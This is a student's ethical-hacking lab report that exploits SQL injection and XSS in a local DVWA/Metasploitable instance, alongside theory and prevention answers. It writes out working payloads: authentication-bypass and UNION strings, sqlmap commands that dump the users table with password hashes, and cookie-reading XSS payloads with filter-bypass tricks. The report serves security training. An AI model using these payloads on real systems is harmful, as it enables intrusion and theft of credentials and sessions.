



Secure Dev Labs

Ethical Hacking Task Submission

Student Information

Student Name	Muhammad Ahmed Raza	Batch	1 st Batch
Internship Track	Ethical Hacking	Week / Task	3rd Week / Task 03
Submission Date	9 / May / 2026	Instructor	Muhammad Saad Rajput
Tools Used	SQLmap	File Name	Sql-Injection_XXS_M-Ahmed-Raza.pdf

1. Task Overview

This assignment focuses on practical validation of web vulnerabilities in a controlled lab environment. It is divided into two main parts:

- **SQL Injection (SQLi):** Manually and automatically exploiting SQLi vulnerabilities using error-based, boolean-based, and UNION-based techniques, followed by database enumeration using sqlmap.
- **Cross-Site Scripting (XSS):** Performing reflected and stored XSS attacks to steal cookies using `<script>`, `<svg>`, and `<img>` payloads, including obfuscation techniques to bypass security filters.

2. Objective

The objective of this assignment is to:

- Identify and exploit SQL Injection (SQLi) vulnerabilities manually (error-based, boolean-based) and automatically using sqlmap to enumerate databases, tables, and extract records.
- Identify and exploit Cross-Site Scripting (XSS) vulnerabilities (reflected and stored) using various payloads, including obfuscation techniques, to demonstrate cookie stealing.

3. Theory

SQL Injection

What is SQL injection (SQLi), and is it still considered a major security threat today?

Answer:

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries an application makes to its database by injecting malicious SQL code into user input fields.

Yes, it is still a major threat today because many legacy and poorly coded applications remain vulnerable. According to OWASP Top 10, injection flaws are still among the most critical web application risks.

Suppose a login query is: `SELECT * FROM users WHERE username='input' AND password='input'`; What payload could you enter to bypass authentication using a Boolean condition?

Answer:

Payload for username field: `admin' OR '1'='1'` – and the password will be anything like ‘password’ so resulting query becomes: `SELECT * FROM users WHERE username='admin' OR '1'='1' -- ' AND password='fake'` Since `'1'='1'` is always true, the query returns all users and bypasses authentication.

A query returns 2 columns: name and email. What must be true about your UNION SELECT statement for the injection to work?

Answer:

As if the query has two columns so UNION SELECT must return the same number of columns as the original query, and also the datatype of all fields or columns must be same like string with string and int with int.

You inject `OR 1=1` and the page shows all users, but `OR 1=2` shows none. What type of SQL injection technique is this and why?

Answer:

This is Boolean-based blind SQL injection.

Why: The attacker cannot see actual database errors or data output. Instead, they observe different page behavior (rows shown vs. empty) based on whether the injected condition is true or false. This allows them to infer data bit by bit.

What is the difference between Boolean-based SQL injection and Error-based SQL injection in terms of how information is extracted from the database?

Type	How it work
Boolean-based SQLi	Work on true or false conditions and observing differences in pages content or response time.
Error-based SQLi	By forcing the database to return verbose error messages that leak table names, column names, or actual data.

How does a UNION-based SQL injection work, and what are the two main requirements for it to succeed?

Answer:

UNION-based SQLi works by appending a UNION SELECT statement to the original query, allowing the attacker to retrieve data from other tables.

Requirements:

- Same number of columns in both tables.
- Compatible data type in between corresponding columns.

Conceptual Scenario Questions:

A web application shows different responses when you use OR 1=1 and OR 1=2, but no error messages are displayed. What type of SQL injection is this, and how does it help an attacker extract data?

Answer:

This is Boolean-based blind SQL injection.

It helps by allowing the attacker to ask yes/no questions about the database (e.g., "Is the first character of the database name 'a'?"). Based on whether the page returns a normal or empty response, they can extract data character by character.

You notice that injecting ' UNION SELECT null, null-- changes the output of a page and displays additional data. What does this indicate about the SQL query structure?

Answer:

It indicates that the original SQL query returns exactly 2 columns. The UNION SELECT successfully merged results, meaning both the number of columns and data types are compatible.

When testing an endpoint, you receive detailed database error messages after injecting a malformed query. What type of SQL injection is this, and how can the error information be useful to an attacker?

Answer:

This is Error-based SQL injection.

Error information helps an attacker by revealing:

- Database type and version
- Table and column names
- Query structure
- Sometimes even actual data values

This significantly reduces the effort needed to fully exploit the vulnerability.

Cross site Scripting (XSS)

What is Cross-Site Scripting (XSS) and why is it considered a security risk?

Answer:

XSS is a vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users.

Why it's a risk: It can lead to session hijacking (cookie stealing), defacement, phishing, keylogging, and unauthorized actions performed on behalf of the victim.

How can user input lead to the execution of malicious scripts in a web Application?

Answer:

When a web application echoes user input directly into the HTML response without proper sanitization or encoding, an attacker can inject script tags or event handlers. The victim's browser then executes these scripts as if they came from the trusted website.

What are two basic methods developers use to prevent XSS vulnerabilities?

Answer:

1. Output encoding – Converting special characters like <, >, &, ", ' into their HTML entities.
2. Content Security Policy (CSP) – Restricting which scripts can execute on the page.

XXS Theory

Briefly describe how you used the tag with event handlers (such as onerror) as an alternative execution method when <script> execution is restricted, and how persistence makes stored XSS more impactful compared to reflected XSS.

Answer:

I used .

If the image fails to load (src=x is invalid), the onerror event fires and executes the JavaScript. This bypasses filters that block <script> tags but allow other HTML elements.

Describe how you constructed the stored XSS payloads for both <script> and tags in the comment/review field. Explain how the payload persists in the application database and triggers execution on page reload or when other users access the page.

Answer:

- Reflected XSS requires tricking a victim into clicking a malicious link.
- Stored XSS saves the payload in the application's database (e.g., in a comment). Every user who views that page automatically gets the script executed — no social engineering needed for each victim.

Explain the approach you used to perform payload obfuscation in either a reflected or stored XSS attack. Describe the techniques applied to bypass

security filters, such as encoding, breaking keywords, or using alternative HTML elements and event handlers instead of standard `<script>` tags.

Briefly explain why obfuscation is useful in real-world scenarios where input validation and security mechanisms attempt to block direct malicious scripts, and how different tag/event combinations can help achieve successful execution.

Answer:

For reflected XSS, I used `<script>alert(document.cookie)</script>`.

For stored XSS, I used `<img src=x onerror=alert(document.cookie)/>` to bypass filters that block `<script>` tags.

Techniques Applied to Bypass Security Filters

- Alternative HTML element – Used `<img>` instead of `<script>`
- Event handler – Used `onerror` instead of inline script code
- Invalid source – `src=x` triggers error, executing the JavaScript

Real-world filters and WAFs block obvious patterns like `<script>`. Obfuscation helps evade pattern- matching and increases attack success rates.

Different tags (`<img>`, `<svg>`, `<body>`) with various event handlers (`onerror`, `onload`, `onfocus`) provide multiple bypass options. If one payload is blocked, another may work.

SQLi & XSS

What is the most effective way to prevent SQL injection attacks in a web application?

Answer:

Use parameterized queries (prepared statements) with bound parameters. This separates SQL logic from data, making user input impossible to interpret as SQL code.

How do parameterized queries (prepared statements) help in mitigating SQL injection vulnerabilities?

Answer:

They pre-compile the SQL query structure first, then safely insert user input as data only — never as executable code. Even if an attacker injects malicious SQL, it is treated as a plain string.

Why is input validation alone not considered a fully reliable solution for preventing SQL injection?

Answer:

Attackers can bypass validation using encoding, alternative representations, or nested attacks. Also, valid input can still be malicious in certain contexts. Blacklists are incomplete, and whitelists are very difficult to make exhaustive for complex data.

What are the most effective methods to prevent Cross-Site Scripting (XSS) attacks in web applications?

Answer:

1. Output encoding (context-aware)
2. Content Security Policy (CSP)
3. Using secure frameworks that auto-escape output (e.g., React, Angular)
4. Input validation (as a secondary defense)

How does output encoding help in mitigating XSS vulnerabilities?

Answer:

Output encoding converts characters like <, >, &, ", ' into HTML entities (e.g., <). This makes the browser interpret them as plain text instead of executable code, neutralizing script injection.

Why is relying only on input validation not enough to fully prevent XSS attacks?

Answer:

Because input validation cannot handle all possible bypass techniques (encoding, nested tags, different contexts like HTML, attribute, JavaScript, URL). Attackers can inject malicious data that passes validation but still executes when placed in a different context on the page.

4. Evidence Section

Below are the screenshots verifying each step of the Week 3 task. All SQL injection, XSS and outputs are clearly visible.

SQL Injection

I used DVWA from metasploitable.




Figure 1: DVWA SQL injection page

SQL injection (Boolean-based)

I used the SQL injection 'OR '1'='1' and the result is:




Figure 2: Boolean based SQL injection

And as it not show the passwords so I also use the Query 'UNION SELECT user,password FROM users#' and this command show the hashed passwords also:




Figure 3: Union Select SQL Query injection

SQL injection (Error-based)

I used the command `1' and length(database())=4#` and it show the exactly have the 4 characters.




Figure 4: Error based SQL injection

We also check that the database response by using the SQL injection like `' or sleep(5)#` and if the web application response after five minutes that mean the web application is vulnerable and should be SQL injection work.




Figure 5: Web application delay the response for few minutes

Using SQLmap

I used SQL map to take the data from the DVWA database. First I used the command of SQL map to show the databases of the web application. I used the command `sqlmap -u 'http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie="PHPSESSID=607b41b53e91d4552c0c080533abf331; security=low" -dbs` and the result is given below:


```
[17:27:58] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Figure 6: Databases of the DVWA web application using SQL map

After this I used the command `sqlmap -u 'http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie="PHPSESSID=607b41b53e91d4552c0c080533abf331; security=low" -D dvwa -tables` to show the dvwa database tables and the result was:

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

Figure 7: dvwa database tables using SQL map

After this I check the user table

and see the columns of the table using the command `sqlmap -u 'http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie="PHPSESSID=607b41b53e91d4552c0c080533abf331; security=low" -D dvwa -T users -columns` and it show the columns name and also the type of the columns:

```

Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

```

Figure 8: user table info using SQL map

After this I used the command `sqlmap -u 'http://192.168.56.101/dvwa/vulnerabilities/sqli/? id=1&Submit=Submit#' --cookie="PHPSESSID=607b41b53e91d4552c0c080533abf331; security=low" -D dvwa -T users --dump` to see the data of the users table and it show:

```

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

```

Figure 9: Data of the user table using SQL map

Cross Site Scripting (XSS)

I also use DVWA web application for XSS.

XSS reflected

I used XSS query `<script>alert(document.cookie)</script>` for showing the cookies ,of the user:




Figure 10: XSS reflect result

I also used the `<img src=x onerror=alert(document.cookie)/>` and the same results shown:




Figure 11: XSS using img tag

XXS Stored

I used the name Ronaldo in the name input and in Message field I used `<img src=x onerror=alert (document.cookie)/>` and this script is store in the database and when anyone try to access that page this script is run automatically on the user browser and show the user cookie.




Figure 12: XSS stored script run on browser when user access the page

As I try the High Security and then I try the XSS but the webpage convert the tags and this is not working. As when I try `<svg onload=alert(document.cookie)></svg>` this convert into `<svg onload=alert(document.cookie)></svg>`;




Figure 13: High Security DVWA XSS stored try